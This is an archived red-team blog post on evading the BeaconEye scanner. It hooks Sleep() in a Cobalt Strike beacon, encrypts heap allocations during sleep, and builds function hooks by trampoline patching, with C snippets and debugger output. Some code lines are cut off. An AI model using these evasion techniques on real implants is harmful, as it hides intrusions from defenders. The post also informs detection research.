Hook Heaps and Live Free

By Arash's Security Thoughts n Stuff

Published: 2021-09-09 · Archived: 2026-04-05 18:20:37 UTC

Table of Contents

UPDATE

Decided to add a small demo of at least the EXE after all. Here it is: https://github.com/waldo-irc/LockdExeDemo

Introduction

I wanted to write this blog post to talk a bit about Cobalt Strike, function hooking, and the Windows heap. We will be targeting BeaconEye (https://github.com/CCob/BeaconEye) as our detection tool to bypass.

Recently, I saw lots of tweets from MDSec Labs regarding NightHawk and some of its magic. I was inspired to try to re-create some of this magic within my own dropper to both understand it better and try to create a competitive dropper within my own Red Team kit. I decided the best place to start would be with encrypting heap allocations.

Let's talk a bit about why we want to encrypt heap allocations. Something I'm not going to go too deep into is the difference between the stack and the heap. The stack is locally scoped and usually falls out of scope when a function completes. This means items set on the stack during the run of a function fall off the stack when the function returns and completes, this obviously isn't great for variables you'd like to keep long term in memory. This is where the heap comes in. The heap is meant to be more of a long term memory storage solution. Allocations on the heap stay on the heap until your code manually frees those allocations. This can also lead to memory leaks if you continually allocate data onto the heap without ever freeing anything!

Based on this description let's consider some of the data the heap would contain. The heap would potentially contain long term configuration information such as Cobalt Strike's configuration like its sacrificial process, sleep time, paths for callbacks etc. Knowing this, it's obvious we'd like to protect this data. So then you say "but wait, there's sleep and obfuscate!" but (unless I did something wrong) it does not appear to actually encrypt heap

strings. This means as long as your Cobalt Strike agent is running in memory, any defender could see in basically plain text your configuration in a processes heap space. We, as defenders, would not even need to identify your injected thread, we could easily HeapWalk() (https://docs.microsoft.com/en-us/windows/win32/api/heapapi/nf-heapapi-heapwalk) all allocations, and identify something as simple as "%windir%" to try to identify your sacrificial processes (obviously this can be changed and isn't a great hard indicator, but you get the general idea - example code below):

```
static PROCESS_HEAP_ENTRY entry;
BOOL IdentifyStringInHeap() {
    SecureZeroMemory(&entry, sizeof(entry));
    while (HeapWalk(GetProcessHeap(), &entry)) {
        if ((entry.wFlags & PROCESS_HEAP_ENTRY_BUSY) != 0) {
            // Find str in the allocated space by iterating over its whole size
            // lpData is the pointer and cbData is the size
            findStr("%windir%", entry.lpData, entry.cbData);
        }
    }
}
```


As you can see this is quite an alarming thought. So now that we know about this problem, we must now venture to resolve it. This begs the question, how?

So we have several potential resolutions and problems that occur with each one. Let's start with the case of the standalone EXE as this one is far simpler. This binary is your Cobalt Strike payload and nothing else. In this case we can very easily accomplish our goal as the only thing using the heap is our evil payload. Using the previously mentioned HeapWalk() function we can iterate over every allocation in the heap and encrypt it! To prevent errors we can suspend all threads before encrypting the heap and then resume all threads post encryption.

- An important note! Even if you think your program is single threaded, Windows appears to provide threads in the background that do garbage collection and other types of functions for utilities like RPC and WININET, if you don't suspend those threads they will crash your process as they try to reference encrypted allocations. Here is a sample crash below:

12068		ntdll.dll!TpReleaseCleanupGroupMembers+0x450	Normal
9448	94,810	ntdll.dll!TpReleaseCleanupGroupMembers+0x450	Normal

  Windows Background Threads




wininet.dll Thread Crash

So in theory this is a pretty easy implementation! The last piece of the puzzle we need to put together is how to invoke all of this when Cobalt Strike sleeps. The solution is simple!

Hooking

If we look at the IAT (Import Address Table) for the Cobalt Strike binary we will see it leverages Kernel32.dll Sleep for its Sleep functionality.



Cobalt Strike Imports (Sleep is of Specific Interest)

All we need to do is hook Sleep in kernel32.dll and then alter the behavior in our hooked sleep to the following:

```
void WINAPI HookedSleep(DWORD dwMiliseconds) {
        DoSuspendThreads(GetCurrentProcessId(), GetCurrentThreadId());
        HeapEncryptDecrypt();

        OldSleep(dwMiliseconds);

        HeapEncryptDecrypt();
        DoResumeThreads(GetCurrentProcessId(), GetCurrentThreadId());
}
```

Basically we suspend all the threads, run our encryption routine which looks like the following:

```
static PROCESS_HEAP_ENTRY entry;
VOID HeapEncryptDecrypt() {
    SecureZeroMemory(&entry, sizeof(entry));
    while (HeapWalk(currentHeap, &entry)) {
        if ((entry.wFlags & PROCESS_HEAP_ENTRY_BUSY) != 0) {
            XORFunction(key, keySize, (char*)(entry.lpData), entry.cbData);
        }
    }
}
```

This creates a PROCESS_HEAP_ENTRY struct, zeros it out every call, then walks the heap and puts the data in the struct. We then check the flags of the current heap entry and verify if it is allocated so that we only encrypt the allocations.

Then we run the original/old sleep function which will be created as part of our hooking functionality, and then decrypt before resuming threads so we can prevent crashes when the allocations are once again referenced. In all a fairly simple process. What we haven't touched on is the hooking capability.

First off, what is function hooking? Function hooking means we are re-routing calls to a function, such as Sleep(), within a process space to run our arbitrary function in memory instead. By doing this, we can change the functions behavior, observe the arguments being called (since our arbitrary function is now called we can print the arguments passed to it for example) and even prevent the function from working at all. In many cases, this is how EDRs work in order to monitor and alert on suspicious behavior. They hook what they consider interesting functions, such as CreateRemoteThread, and log all the arguments to alert on suspicious calls later.

So let's talk about how to hook a function, to me this was the most fun and interesting part of the whole experience. There are many ways to accomplish this but I'm only gonna mention two and go in depth on one. The two techniques I will mention are IAT hooking and Trampoline Patching (it's probably not the right term, I'm not quite sure what is).

IAT Hooking

The idea behind IAT hooking is simple. Every process space has what's called an Import Address Table. This table contains a list of DLLs and the relevant function pointers that have been imported by the binary for usage. The recommended and most stable way of hooking is to walk the Import Address Table, identify the DLL you are trying to hook, identify the function you would like to hook and overwrite its function pointer to your arbitrary hooked function instead. Whenever the process calls the function it will locate the pointer and call your function instead. If you would like to call the old function as part of your hooked function you can store the old pointer. An example already exists at ired.team, I will link it here: https://www.ired.team/offensive-security/code-injection-process-injection/import-adress-table-iat-hooking.

Now there are advantages and disadvantages to this method. The 2 big obvious advantages are that it is very simple to implement and it's very stable. You are changing what function is called and that's it, you aren't altering

anything with a big risk of crashing. Now let's talk about the disadvantages.

If anything uses GetProcAddress() to resolve the function it won't be in the IAT (though I believe you can perform EAT hooking to resolve that but that's for another time). It's a very targeted hooking method, which can be a benefit, but is a double edged sword if you wanna monitor a wider range of calls (such as being able to hook NtCreateThreadEx vs just CreateRemoteThread where you may miss lots of calls if they go lower level). It's also much easier to detect in theory.

This is simple enough I won't go too into it. Here's another post on the matter as well: https://guidedhacking.com/threads/how-to-hook-import-address-table-iat-hooking.13555/

Trampoline Patching

Let's now talk about Trampoline Patching. Trampoline Patching is much more difficult to pull off, much more difficult to get stable, and can take a very long time to do universally for x64 due to a lot of relative addressing that must be resolved. Thankfully, someone already took the time to make an opensource library that performs what's required to accomplish all this in a very stable manner: https://github.com/TsudaKageyu/minhook.

But for the sake of learning, let's go ahead and take a look at how this kind of hooker works so we could re-implement our own if we wanted. At first, I had considered sharing my own implementation but I decided it'd be an exercise best left to the reader (especially as other implementations for study already exist). Instead, we will debug my implementation to better understand how this patching mechanism works.

The idea overall works like this, wall of text incoming! We will resolve the base of the function using GetProcAddress and LoadLibrary. We will then resolve the first X number of instructions that are valid assembly and add up to a minimum of 5 bytes. To be more specific, we will be using a very common technique that uses the 5 byte relative jump opcode (E9) in order to jump to a location +- 2GB from the function base that will then jump to our arbitrary function. Obviously, for this to work we need to overwrite the first 5 bytes of the function but if we do that we break the original function if we ever need to call it again. To ensure we can resolve the old functionality if needed, we will need to save the first instruction that we will later write into a code cave as part of a trampoline that will run it for us and then jump back to the functions next instruction. But if the first instruction is only 4 bytes, we break the first opcode of the second instruction if we write 5 bytes! So we will then need to store the first 2 instructions in our trampoline at this point and now the trampoline will run the first two instructions and jump back to the third instruction to continue execution. Wherever this trampoline lives will be the new pointer for the original function that is being hooked. So the original function pointer now runs like so ->

```
OldFunction = Trampoline -> JMP to original location of function + size of trampoline
```

This code cave will also have a jump to the location of our arbitrary function somewhere, the relative 5 byte jump written at the base of the original function jumps to this location which then jumps to the arbitrary function like so ->

```
Base of old function jmps -> cave that contains the following assembly
FF 25 00 00 00 00 [PUSH QWORD PTR]
00 00 00 00 00 00 00 00 [This is an arbitrary pointer to your function, in your C it would be &ArbitraryFunctior
```

With this we now have a way to run our arbitrary function when the old function is called and call the old/original function as we need.

Let's now take a look at this while debugging. We will hook MessageBoxA. First, let's see what MessageBoxA looks like clean vs hooked.

First we hook MessageBoxA, the code looks something like:

```
        Hook("user32.dll", "MessageBoxA", (LPVOID)NewMessageBoxA, (FARPROC*)&OldMessageBoxA);
```

MessageBoxA lives in user32.dll, so if we want to get its base address that's where we must find it. With this we find the base address, patch everything, add some code to a cave, resolve the relative jump, and store the trampoline in OldMessageBoxA().

Our arbitrary/hooked MessageBoxA function will look like this:


```
int WINAPI HookedMB(HWND hWnd, LPCSTR lpText, LPCSTR lpCaption, UINT uType) {
    return OldMB(hWnd, "HOOKED", lpCaption, uType);
}
```

We need to match the return type and arguments, and here we will run the original MessageBoxA but we will alter the text to always say "HOOKED" no matter what.

Now let's see what it looks like before and after.

BEFORE

Before Patching




Unhooked message Box

AFTER

```
MessageBoxA:
00007FF8EF70AC20 E9 DD 5B 01 00       jmp         TouchTargetingSnapToSegment+106h (07FF8EF720802h)    ≤ 1ms elapsed
00007FF8EF70AC25 33 DB                xor         ebx,ebx
00007FF8EF70AC27 44 39 1D C2 86 03 00 cmp         dword ptr [gfEMIEnable (07FF8EF7432F0h)],r11d
00007FF8EF70AC2E 74 2E                je          MessageBoxA+3Eh (07FF8EF70AC5Eh)
00007FF8EF70AC30 65 48 8B 04 25 30 00 00 00 mov         rax,qword ptr gs:[30h]
00007FF8EF70AC39 4C 8B 50 48          mov         r10,qword ptr [rax+48h]
00007FF8EF70AC3D 33 C0                xor         eax,eax
```

After Patching



Hooked Message Box

So MessageBoxA is a somewhat perfect example of the issue previously mentioned. As you can see in the BEFORE screenshot the first instruction is only 4 bytes, this means we'll need to store the first 2 instructions, then our relative jump continues to overwrite the first 5. We do not need to alter the remaining bytes, we will have our trampoline execute the first 2 we stored and then jump back to location 0x00007FF8EF70AC27. Let's continue in the debugger to see what the new hooked functionality looks like. We will start right after running the JMP:

```
00007FF8EF720800 00 00                add         byte ptr [rax],al
00007FF8EF720802 FF 25 00 00 00 00    jmp         qword ptr [TouchTargetingSnapToSegment+10Ch (07FF8EF720808h)]    ≤ 1ms elapsed
00007FF8EF720808 9A                   ?? ??????
00007FF8EF720809 49                   ?? ??????
00007FF8EF72080A 61                   ?? ??????
00007FF8EF72080B BA F6 7F 00 00       mov         edx,7FF6h
```

Jump to Hooked Function

Here we see 2 00's first, I do this to make sure if we are writing multiple trampolines to the cave we don't overwrite the end of a 00 00 in a function pointer. Next we see FF 25 00 00 00 00, which is the JMP QWORD PTR instruction. Right after you will see the 8 bytes that are the pointer to our hooked function! If we execute this instruction we will see:

```
HookedMB:
00007FF6BA61499A E9 21 D4 01 00       jmp         HookedMB (07FF6BA631DC0h)    ≤ 1ms elapsed
```

First Instruction in Hooked Function

And finally:

```
static int(WINAPI* OldMB)(HWND hWnd, LPCSTR lpText, LPCSTR lpCaption, UINT uType);
//Hooked Sleep
int WINAPI HookedMB(HWND hWnd, LPCSTR lpText, LPCSTR lpCaption, UINT uType) {
00007FF6BA631DC0 44 89 4C 24 20       mov         dword ptr [rsp+20h],r9d    ≤ 1ms elapsed
00007FF6BA631DC5 4C 89 44 24 18       mov         qword ptr [rsp+18h],r8
00007FF6BA631DCA 48 89 54 24 10       mov         qword ptr [rsp+10h],rdx
00007FF6BA631DCF 48 89 4C 24 08       mov         qword ptr [rsp+8],rcx
00007FF6BA631DD4 55                   push        rbp
00007FF6BA631DD5 57                   push        rdi
00007FF6BA631DD6 48 81 EC E8 00 00 00 sub         rsp,0E8h
00007FF6BA631DDD 48 8D 6C 24 20       lea         rbp,[rsp+20h]
00007FF6BA631DE2 48 8B FC             mov         rdi,rsp
00007FF6BA631DE5 B9 3A 00 00 00       mov         ecx,3Ah
00007FF6BA631DEA B8 CC CC CC CC       mov         eax,0CCCCCCCCh
00007FF6BA631DEF F3 AB                rep stos    dword ptr [rdi]
00007FF6BA631DF1 48 8B 8C 24 08 01 00 00 mov         rcx,qword ptr [rsp+108h]
00007FF6BA631DF9 48 8D 0D 47 52 22 00 lea         rcx,[__34C57F59_Source@cpp (07FF6BA857047h)]
00007FF6BA631E00 E8 A2 14 FE FF       call        __CheckForDebuggerJustMyCode (07FF6BA6132A7h)
    return OldMB(hWnd, "HOOKED", lpCaption, uType);
00007FF6BA631E05 44 8B 8D F8 00 00 00 mov         r9d,dword ptr [uType]
00007FF6BA631E0C 4C 8B 85 F0 00 00 00 mov         r8,qword ptr [lpCaption]
00007FF6BA631E13 48 8D 15 CE F5 15 00 lea         rdx,[string "HOOKED" (07FF6BA7913E8h)]
00007FF6BA631E1A 48 8B 8D E0 00 00 00 mov         rcx,qword ptr [hWnd]
00007FF6BA631E21 FF 15 11 A8 20 00    call        qword ptr [OldMB (07FF6BA83C638h)]
}
```

Inside Hooked Function

Here we can see we are in our hooked function. The hooked function only runs and returns the old function so lets go ahead and continue execution into the old function:

```
00007FF6BA631E21 FF 15 11 A8 20 00    call        qword ptr [OldMB (07FF6BA83C638h)]    ≤ 1ms elapsed
```

Call the Old Function

Let's see where that leads:

```
00007FF8EF720810 48 83 EC 38          sub         rsp,38h    ≤ 1ms elapsed
00007FF8EF720814 45 33 DB             xor         r11d,r11d
00007FF8EF720817 FF 25 00 00 00 00    jmp         qword ptr [TouchTargetingSnapToSegment+121h (07FF8EF72081Dh)]
00007FF8EF72081D 27                   ?? ??????
00007FF8EF72081E AC                   lods        byte ptr [rsi]
00007FF8EF72081F 70 EF                jo          TouchTargetingSnapToSegment+114h (07FF8EF720810h)
00007FF8EF720821 F8                   clc
00007FF8EF720822 7F 00                jg          TouchTargetingSnapToSegment+128h (07FF8EF720824h)
00007FF8EF720824 00 00                add         byte ptr [rax],al
```

Trampoline

If you look at this image you can see we are executing those first 2 instructions we overwrote! Right after the copied bytes we do a second JMP QWORD PTR right to the location of the OriginalFunction+7 (since the size of the trampoline is 7 bytes in this instance). This will put us right at the start of the third instruction. Let's see:

```
MessageBoxA:
00007FF8EF70AC20 E9 DD 5B 01 00       jmp         TouchTargetingSnapToSegment+106h (07FF8EF720802h)
00007FF8EF70AC25 33 DB                xor         ebx,ebx
00007FF8EF70AC27 44 39 1D C2 86 03 00 cmp         dword ptr [gfEMIEnable (07FF8EF7432F0h)],r11d    ≤ 1ms elapsed
00007FF8EF70AC2E 74 2E                je          MessageBoxA+3Eh (07FF8EF70AC5Eh)
00007FF8EF70AC30 65 48 8B 04 25 30 00 00 00 mov         rax,qword ptr gs:[30h]
00007FF8EF70AC39 4C 8B 50 48          mov         r10,qword ptr [rax+48h]
00007FF8EF70AC3D 33 C0                xor         eax,eax
```

Continued Execution

Here you can see we are now at the CMP instruction, continuing execution right from where we left off!

Through this process you can see how utilities like minhook work. Now you can either implement it yourself like I did or just use something stable like minhook. In case you are feeling adventurous, I'll give you a freebie of some non-optimized cave finding code that identifies any cave forward 2 gigs (you'll need to figure some parts out, nothing in life is completely free!):

```
for (i = 0; i < 2147483652; i ++) {
    currentByte = (LPBYTE)funcAddress + i;
    if (memcmp(currentByte, "\x00", 1) == 0) {
        caveLength += 1;
        LPBYTE newByteForward = currentByte + 1;
        if (memcmp(newByteForward, "\x00", 1) == 0) {
            while (memcmp(newByteForward, "\x00", 1) == 0) {
                caveLength++;
                newByteForward++;
            }
        }
        if (caveLength >= totalSize) {
            while (memcmp(currentByte - 1, "\x00", 1) != 0 || memcmp(currentByte - 2, "\x00", 1) != 0) {
                currentByte++;
            }
            // Make sure the section is executable or try again
            MEMORY_BASIC_INFORMATION info;
            VirtualQuery(currentByte, &info, totalSize);
            if (info.AllocationProtect == 0x80 || info.AllocationProtect == 0x20 || info.AllocationProtect =
                break;
            }
            else {
                i += caveLength;
                caveLength = 0;
                continue;
            }
        }
        else {
            i += caveLength;
            caveLength = 0;
            continue;
        }
    }
}
```

Putting the EXE Together

Time to put everything together and see what it looks like. So let's go over the steps:

1. Hook Sleep()
2. In your hooked function suspend all threads
3. Encrypt all allocations using HeapWalk()
4. Run the original Sleep() through the trampoline function.
5. Decrypt all allocations using HeapWalk()
6. Resume all threads


I'm going to assume you have your own encryption, hooking, and full thread suspension functionalities. Code should look something like this:

```
static PROCESS_HEAP_ENTRY entry;
VOID HeapEncryptDecrypt() {
    SecureZeroMemory(&entry, sizeof(entry));
    while (HeapWalk(currentHeap, &entry)) {
        if ((entry.wFlags & PROCESS_HEAP_ENTRY_BUSY) != 0) {
            XORFunction(key, keySize, (char*)(entry.lpData), entry.cbData);
        }
    }
}

static void(WINAPI* OrigianlSleepFunction)(DWORD dwMiliseconds);
void WINAPI HookedSleepFunction(DWORD dwMiliseconds) {
    DoSuspendThreads(GetCurrentProcessId(), GetCurrentThreadId());
    HeapEncryptDecrypt();

    OriginalSleepFunction(dwMiliseconds);

    HeapEncryptDecrypt();
    DoResumeThreads(GetCurrentProcessId(), GetCurrentThreadId());
}

void main()
{
    DoSuspendThreads(GetCurrentProcessId(), GetCurrentThreadId());
    Hook("kernel32.dll", "Sleep", (LPVOID)HookedSleepFunction, (FARPROC*)&OriginalSleepFunction, true);
    if (!OldAlloc) {
        MessageBoxA(NULL, "Hooking RtlAllocateHeap failed.", "Status", NULL);
    }
    DoResumeThreads(GetCurrentProcessId(), GetCurrentThreadId());
    // Sleep is now hooked
}
```

All in all very straightforward, this code obviously doesn't include your implant. You can either run the implant in the same process space by executing shell-code somehow, or you can turn this into a DLL and inject it into the

beacon post execution! Since it uses HeapWalk() it can encrypt past, present, and future allocations all with no issues only needing to hook Sleep() to begin the call.

Demo time! For the purposes of this demo we do no encryption for anything with a sleep of 1 or less.



EXE HeapWalk() Encryptor Demo

As you can see, first we do a sleep of 1 and BeaconEye catches our configuration. We change the sleep to 5, encrypting begins, and we successfully shut down BeaconEye.

Remember, since this encrypts ALL heap allocations this will NOT work as an injected thread as the process it's injected in will not function while Cobalt Strike is sleeping. Imagine injecting into explorer.exe and every time beacon sleeps all of explorer just freezes. So this solution obviously isn't optimal when it comes time to inject as a thread. If we want something that will work as a thread we will need to do way more work.

Thread Targeted Heap Encryption: Considerations

So our new design will have to work with a separate thread. We will not be able to suspend additional threads, we can't lock the heap, the main process will have to continue functioning. This means when we inject a beacon thread we will have to ensure that ALL allocations that are encrypted are from that thread only. If we properly target the thread we can successfully avoid issues. So how can we do this?

We now have hooking capabilities in our dropper. In order to manipulate the heap there are a subset of functions called. These functions are the following within Windows:

1. HeapCreate()
2. HeapAllocate()
3. HeapReAllocate()
4. HeapFree()

5. HeapDestroy()

Malloc and free within Windows, located in msvcrt.dll, are actually high level wrappers for HeapAllocate() and HeapFree() which are high level wrappers for RtlAllocateHeap() and RtlFreeHeap() which are the functions within Windows on the lowest level that end up managing the heap directly.

```
void * malloc(size_t _Size)

{
  int iVar1;
  LPVOID pvVar2;
  int *piVar3;
  SIZE_T dwBytes;

                    /* 0x19cd0  1160  malloc */
  if ((DAT_110194668 != (HANDLE)0x0) || (iVar1 = FUN_110107b00(), iVar1 != 0)) {
    if (_Size < 0xffffffffffffffe1) {
      dwBytes = 1;
      if (_Size != 0) {
        dwBytes = _Size;
      }
      while( true ) {
        if (DAT_110194668 == (HANDLE)0x0) {
          _FF_MSGBANNER();
          FUN_11013c304(0x1e);
          FUN_11013a140(0xff);
        }
        pvVar2 = HeapAlloc(DAT_110194668,0,dwBytes);
        if (pvVar2 != (LPVOID)0x0) {
          return pvVar2;
        }
        if (DAT_110194674 == 0) break;
        iVar1 = _callnewh(_Size);
        if (iVar1 == 0) {
LAB_110119d69:
          piVar3 = _errno();
          *piVar3 = 0xc;
          return (void *)0x0;
        }
      }
      piVar3 = _errno();
      *piVar3 = 0xc;
      goto LAB_110119d69;
    }
    _callnewh(_Size);
    piVar3 = _errno();
    *piVar3 = 0xc;
  }
  return (void *)0x0;
}
```

Picture for Proof from Ghidra

This means if we hook RtlAllocateHeap(), RtlReAllocateHeap(), and RtlFreeHeap() we can keep track of everything being allocated and freed within heap space in Cobalt Strike. This is nice because by hooking these 3 functions, we can insert allocations and re-allocations in a map and remove them from a map when free is called. This still doesn't solve our thread target problem though?

Easy! It turns out, if you call GetCurrentThreadId() from a hooked function, you are actually able to get the thread id of the calling thread! Using this, you can inject your beacon, get its thread id, and do something similar

to below:

```
GlobalThreadId = GetCurrentThreadId(); We get the thread Id of our dropper!
HookedHeapAlloc () {
    if (GlobalThreadId == GetCurrentThreadId()) { // If the calling ThreadId matches our initial thread id then
        // Insert allocation into a list
    }
}
```

Do this for the re alloc and do removes for the free as well and now you are targeting a thread! Easy so far. But remember that issue from before, the reason why we had to suspend other threads? WININET and RPC calls will still try to access encrypted memory before we decrypt it in time. There's a few options here but I personally used what I think is a pretty interesting one. Since the loaded shell-code was neither a valid EXE nor DLL, I was able to target allocations from anything that made a call that originated from a module with no name.

For this mechanism to work we need to be able to resolve the module that made the function call. This can be done with the following code:

```
#include <intrin.h>
#pragma intrinsic(_ReturnAddress)

GlobalThreadId = GetCurrentThreadId(); We get the thread Id of our dropper!

HookedHeapAlloc (Arg1, Arg2, Arg3) {
    LPVOID pointerToEncrypt = OldHeapAlloc(Arg1, Arg2, Arg3);
    if (GlobalThreadId == GetCurrentThreadId()) { // If the calling ThreadId matches our initial thread id then

         HMODULE hModule;
         char lpBaseName[256];

                 if (::GetModuleHandleExA(GET_MODULE_HANDLE_EX_FLAG_FROM_ADDRESS, (LPCSTR)_ReturnAddress(), &hM
                 ::GetModuleBaseNameA(GetCurrentProcess(), hModule, lpBaseName, sizeof(lpBaseName));
         }

        std::string modName = lpBaseName;
        std::transform(modName.begin(), modName.end(), modName.begin(),
                []( unsigned char c) { return std::tolower(c); });
        if (modName.find("dll") == std::string::npos && modName.find("exe") == std::string::npos) {
                    // Insert pointerToEncrypt variable into a list
        }
    }
```

